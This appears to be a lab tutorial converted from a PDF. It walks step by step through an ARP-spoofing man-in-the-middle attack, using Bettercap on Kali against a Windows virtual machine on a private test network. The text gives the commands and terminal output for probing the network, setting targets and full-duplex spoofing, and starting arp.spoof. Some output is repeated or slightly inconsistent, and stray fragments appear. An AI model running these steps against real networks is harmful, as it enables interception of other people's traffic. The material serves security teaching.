


ARP Spoofing Attack – Intercepting Traffic via Man-in-the-Middle

Preliminary Information

Target Machine Details:

- **ARP Table (Before Attack)**

(To be noted by the user manually or with command `arp -a` on Windows/Linux)



```
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.


C:\Users\IEUser>arp -a

Interface: 192.168.122.45 --- 0x3
Internet Address      Physical Address      Type
192.168.122.1         52-54-00-3f-56-04     dynamic
192.168.122.255       ff-ff-ff-ff-ff-ff     static
224.0.0.22            01-00-5e-00-00-16     static
224.0.0.251           01-00-5e-00-00-fb     static
224.0.0.252           01-00-5e-00-00-fc     static
239.255.255.250       01-00-5e-7f-ff-fa     static
255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\IEUser>
```

- **IP Configuration of Target Machine**

(Use ipconfig on Windows or ifconfig/ip a on Linux)



```
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\IEUser>arp -a

Interface: 192.168.122.45 --- 0x3
Internet Address      Physical Address      Type
192.168.122.1         52-54-00-3f-5f-9d     dynamic
192.168.122.255       ff-ff-ff-ff-ff-ff     static
224.0.0.22            01-00-5e-00-00-16     static
224.0.0.251           01-00-5e-00-00-fb     static
224.0.0.252           01-00-5e-00-00-fc     static
239.255.255.250       01-00-5e-7f-fa-fa     static
255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\IEUser>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet Instance 0:


Connection-specific DNS Suffix  . : 
Link-local IPv6 Address . . . . . : fe80::c903:2dd6:cc59:49f7%3
IPv4 Address. . . . . : 192.168.122.45
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.122.1

C:\Users\IEUser>
```

Made By Muhammad Umer Farooq

- **MAC Address of Attacker (Host)**

(Find using `ifconfig eth0` or `ip link show eth0`)



```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.122.239  netmask 255.255.255.0  broadcast 192.168.122.255
    inet6 fe80::5054:ff:feb2:3313  prefixlen 64  scopeid 0x20<link>
    ether 52:54:00:b2:33:13  txqueuelen 1000  (Ethernet)
    RX packets 1625  bytes 1020487 (996.5 KiB)
    RX errors 0  dropped 253  overruns 0  frame 0
    TX packets 1228  bytes 177228 (173.0 KiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10<host>
    loop txqueuelen 1000  (Local Loopback)
    RX packets 26  bytes 1540 (1.5 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 26  bytes 1540 (1.5 KiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

root@kali:~#
```


Made By Muhammad Umer Farooq

Starting Bettercap

Command to Run Bettercap on Interface eth0:

```
bettercap -iface eth0
```

 **Tip:** Use the `help` command inside Bettercap to view all available modules.




```
CustomKali on QEMU/KVM
File Virtual Machine View Send Key
May 4 00:59
root@kali: ~
root@kali:~# bettercap -iface eth0
bettercap v2.33.0 (built for linux amd64 with go1.23.0) [type 'help' for a list of commands]
192.168.122.0/24 > 192.168.122.239 » [00:59:28] [sys.log] [info] gateway monitor started ...
192.168.122.0/24 > 192.168.122.239 »
```

Made By Muhammad Umer Farooq

Step-by-Step Manual Setup

1. Turn On Network Probing Module

net.probe on




```
CustomKali on QEMU/KVM
File Virtual Machine View Send Key
May 4 01:00
root@kali: ~
root@kali: ~ 129x35
192.168.122.0/24 > 192.168.122.239 * net.probe on
[01:00:43] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.122.0/24 > 192.168.122.239 » [01:00:43] [sys.log] [inf] net.probe probing 256 addresses on 192.168.122.0/24
192.168.122.0/24 > 192.168.122.239 » [01:00:44] [endpoint.new] endpoint 192.168.122.45 detected as 52:54:00:1a:c4:de.
192.168.122.0/24 > 192.168.122.239 »
```

f(society

2. View Help for a Specific Module

help <module name>




The screenshot shows a Kali Linux terminal window titled "CustomKali on QEMU/KVM". The terminal displays the following commands and output:

```
root@kali: ~  
192.168.122.0/24 > 192.168.122.239 » net.probe on  
[01:00:43] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe  
192.168.122.0/24 > 192.168.122.239 » [01:00:43] [sys.log] [inf] net.probe probing 256 addresses on 192.168.122.0/24  
192.168.122.0/24 > 192.168.122.239 » [01:00:44] [endpoint.new] endpoint 192.168.122.45 detected as 52:54:00:1a:c4:de.  
192.168.122.0/24 > 192.168.122.239 » help arp.spoof  
  
arp.spoof (not running): Keep spoofing selected hosts on the network.  
  
arp.spoof on : Start ARP spoofer.  
arp.ban on : Start ARP spoofer in ban mode, meaning the target(s) connectivity will not work.  
arp.spoof off : Stop ARP spoofer.  
arp.ban off : Stop ARP spoofer.  
  
Parameters  
  
arp.spoof.full duplex : If true, both the targets and the gateway will be attacked, otherwise only the target (if the router has  
as ARP spoofing protections in place this will make the attack fail). (default=false)  
arp.spoof.internal : If true, local connections among computers of the network will be spoofed, otherwise only connections  
going to and coming from the external network. (default=false)  
arp.spoof.skip restore : If set to true, targets arp cache won't be restored when spoofing is stopped. (default=false)  
arp.spoof.targets : Comma separated list of IP addresses, MAC addresses or aliases to spoof, also supports nmap style IP ranges. (default=<entire subnet>)  
arp.spoof.whitelist : Comma separated list of IP addresses, MAC addresses or aliases to skip while spoofing. (default=)
```

3. Set Module Options

Use this to configure module options:

set <option name> <boolean/ip>




The screenshot shows a Kali Linux terminal window with the following content:

```
root@kali: ~  
root@kali: ~ 129x35  
192.168.122.0/24 > 192.168.122.239 » net.probe on  
[01:00:43] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe  
192.168.122.0/24 > 192.168.122.239 » [01:00:43] [sys.log] [inf] net.probe probing 256 addresses on 192.168.122.0/24  
192.168.122.0/24 > 192.168.122.239 » [01:00:44] [endpoint.new] endpoint 192.168.122.45 detected as 52:54:00:1a:c4:de.  
192.168.122.0/24 > 192.168.122.239 » help arp.spoof  
  
arp.spoof (not running): Keep spoofing selected hosts on the network.  
  
arp.spoof on : Start ARP spoofer.  
arp.ban on : Start ARP spoofer in ban mode, meaning the target(s) connectivity will not work.  
arp.spoof off : Stop ARP spoofer.  
arp.ban off : Stop ARP spoofer.  
  
Parameters  
  
arp.spoof.full duplex : If true, both the targets and the gateway will be attacked, otherwise only the target (if the router has  
as ARP spoofing protections in place this will make the attack fail). (default=false)  
arp.spoof.internal : If true, local connections among computers of the network will be spoofed, otherwise only connections  
going to and coming from the external network. (default=false)  
arp.spoof.skip_restore : If set to true, targets arp cache won't be restored when spoofing is stopped. (default=false)  
arp.spoof.targets : Comma separated list of IP addresses, MAC addresses or aliases to spoof, also supports nmap style IP ranges.  
(default=entire subnet)  
arp.spoof.whitelist : Comma separated list of IP addresses, MAC addresses or aliases to skip while spoofing. (default=)  
  
192.168.122.0/24 > 192.168.122.239 » set arp.spoof.full duplex true  
192.168.122.0/24 > 192.168.122.239 » set arp.spoof.targets 192.168.122.45  
192.168.122.0/24 > 192.168.122.239 »
```

4. Enable ARP Spoofing

arp.spoof on



```
File Virtual Machine View Send Key
CustomKali on QEMU/KVM
May 4 01:02
root@kali: ~
root@kali: ~ 129x35
192.168.122.0/24 > 192.168.122.239 » net.probe on
[01:00:43] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.122.0/24 > 192.168.122.239 » [01:00:43] [sys.log] [inf] net.probe probing 256 addresses on 192.168.122.0/24
192.168.122.0/24 > 192.168.122.239 » [01:00:44] [endpoint.new] endpoint 192.168.122.45 detected as 52:54:00:1a:c4:de.
192.168.122.0/24 > 192.168.122.239 » help arp.spoof

arp.spoof (not running): Keep spoofing selected hosts on the network.

arp.spoof on : Start ARP spoofer.
arp.ban on : Start ARP spoofer in ban mode, meaning the target(s) connectivity will not work.
arp.spoof off : Stop ARP spoofer.
arp.ban off : Stop ARP spoofer.

Parameters

arp.spoof.full duplex : If true, both the targets and the gateway will be attacked, otherwise only the target (if the router has
as ARP spoofing protections in place this will make the attack fail). (default=false)
arp.spoof.internal : If true, local connections among computers of the network will be spoofed, otherwise only connections
going to and coming from the external network. (default=false)
arp.spoof.skip_restore : If set to true, targets arp cache won't be restored when spoofing is stopped. (default=false)
arp.spoof.targets : Comma separated list of IP addresses, MAC addresses or aliases to spoof, also supports nmap style IP ranges.
(default=<entire subnet>)
arp.spoof.whitelist : Comma separated list of IP addresses, MAC addresses or aliases to skip while spoofing. (default=)

192.168.122.0/24 > 192.168.122.239 » set arp.spoof.full duplex true
192.168.122.0/24 > 192.168.122.239 » set arp.spoof.targets 192.168.122.45
192.168.122.0/24 > 192.168.122.239 » arp.spoof on
[01:02:31] [sys.log] [inf] arp.spoof enabling forwarding
[01:02:31] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
[01:02:31] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
192.168.122.0/24 > 192.168.122.239 »
```


Made By Muhammad Umer Farooq

